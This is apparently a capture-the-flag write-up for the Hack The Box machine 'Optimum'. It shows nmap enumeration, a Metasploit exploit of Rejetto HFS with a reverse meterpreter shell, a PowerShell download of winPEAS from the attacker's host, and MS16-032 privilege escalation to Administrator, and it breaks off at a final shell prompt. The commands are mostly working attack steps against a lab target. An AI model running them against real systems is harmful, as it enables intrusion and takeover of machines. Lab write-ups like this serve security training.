

Optimum

Let's start with enumerating services with simple nmap command.



```
└─$ nmap -sV -p- 10.129.27.114
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-18 12:25 CST
Saving PDF ...
Done.
Nmap scan report for 10.129.27.114
Host is up (0.039s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

There is http server running on port 80 so let's visit it in browser. It's some file server and in a link in bottom left we discover that it's Rejetto HFS. We can easily find a Metasploit module for RCE vulnerability in that service tracked by CVE-2014-6287.




No files in this folder

0 folders, 0 files, 0 bytes

0 items selected

HttpFileServer 2.3
Server time: 25/12/2023 6:11:02 πμ
Server uptime: 00:51:35



What is it?

... it's file sharing
... it's webserver
... it's open source
... it's free
... it's guaranteed to contain no malware


Features

- Download and upload
- Virtual file system
- Highly customizable
- HTML template
- Bandwidth control
- Easy/Expert mode
- Log
- Full control over connections
- Accounts
- Dynamic DNS updater


Description

You can use HFS (HTTP File Server) to send and receive files.
It's different from classic file sharing because it uses web technology to be more compatible with today's Internet.
It also differs from classic web servers because it's very easy to use and runs "right out-of-the box".
Access your remote files, over the network.
It has been successfully tested with Wine under Linux.


Let's run msfconsole, search for this particular module, adjust options and run exploit.




```
—$ msfconsole
```



```
msf6 > search rejetto

Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  exploit/windows/http/rejetto_hfs_exec  2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Comma
nd Execution
```




```
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                         t/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an addres
                                         s on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```




```
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.129.27.114
RHOSTS ⇒ 10.129.27.114
msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST 10.10.14.124
LHOST ⇒ 10.10.14.124
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit
```

We've obtained access. To spawn a shell we just run following command:




```
meterpreter > shell
Process 1388 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>
```




```
C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas
```

User flag can be found in user Desktop directory.




```
C:\Users\kostas\Desktop>dir /a
dir /a
 Volume in drive C has no label.
 Volume Serial Number is EE82-226D

 Directory of C:\Users\kostas\Desktop

25/12/2023  05:52 ◆◆    <DIR>          .
25/12/2023  05:52 ◆◆    <DIR>          ..
25/12/2023  05:52 ◆◆    <DIR>          %TEMP%
18/03/2017  01:57 ◆◆               282 desktop.ini
18/03/2017  02:11 ◆◆           760.320 hfs.exe
25/12/2023  05:20 ◆◆                34 user.txt
               3 File(s)        760.636 bytes
               3 Dir(s)   5.619.200.000 bytes free
```


Trying to find privilege escalation path let's transfer winPEAS to target, run it and analyze output.



```
$ python3 -m http.server 8001
```




```
C:\Users\kostas\Desktop>powershell.exe IWR http://10.10.14.124:8001/winPEASx86.exe -OutFile winPEAS.exe
```




```
C:\Users\kostas\Desktop>cmd /c winPEAS.exe
```

Nothing really interesting found in output.




```
meterpreter > sysinfo
Computer        : OPTIMUM
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : el_GR
Domain          : HTB
Logged On Users : 4
Meterpreter     : x86/windows
```


Let's set current session to background. Running exploit_suggester module Metasploit suggests us two potential ways of privilege escalation.



```
meterpreter > background
[*] Backgrounding session 1...
```




```
msf6 exploit(windows/http/rejetto_hfs_exec) > search exploit_suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                   normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(windows/http/rejetto_hfs_exec) > use 0
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run
```




```
 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/windows/local/bypassuac_eventvwr                       Yes                      The target appears to b
e vulnerable.
 2   exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes                      The service is running,
 but could not be validated.
```

First one didn't work as account is not in admins group.




```
[-] Exploit aborted due to failure: no-access: Not in admins group, cannot escalate with this module
```


Let's exploit Secondary Logon service. First we search for that module then we adjust options and run exploit.




```
msf6 exploit(windows/http/rejetto_hfs_exec) > search ms16
```




```
   3   exploit/windows/local/ms16_032_secondary_logon_handle_privesc  2016-03-21       normal     Yes    MS16-032 Se
condary Logon Handle Privilege Escalation
```




```
msf6 exploit(windows/http/rejetto_hfs_exec) > use 3
```



```
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > show options

Module options (exploit/windows/local/ms16_032_secondary_logon_handle_privesc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```




```
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set LHOST 10.10.14.124
LHOST ⇒ 10.10.14.124
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set LPORT 4445
LPORT ⇒ 4445
```




```
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > exploit
```


Now we can spawn shell and see that we got Administrator access. Root flag can be found in Administrator's Desktop directory.



```
meterpreter > shell
```



```
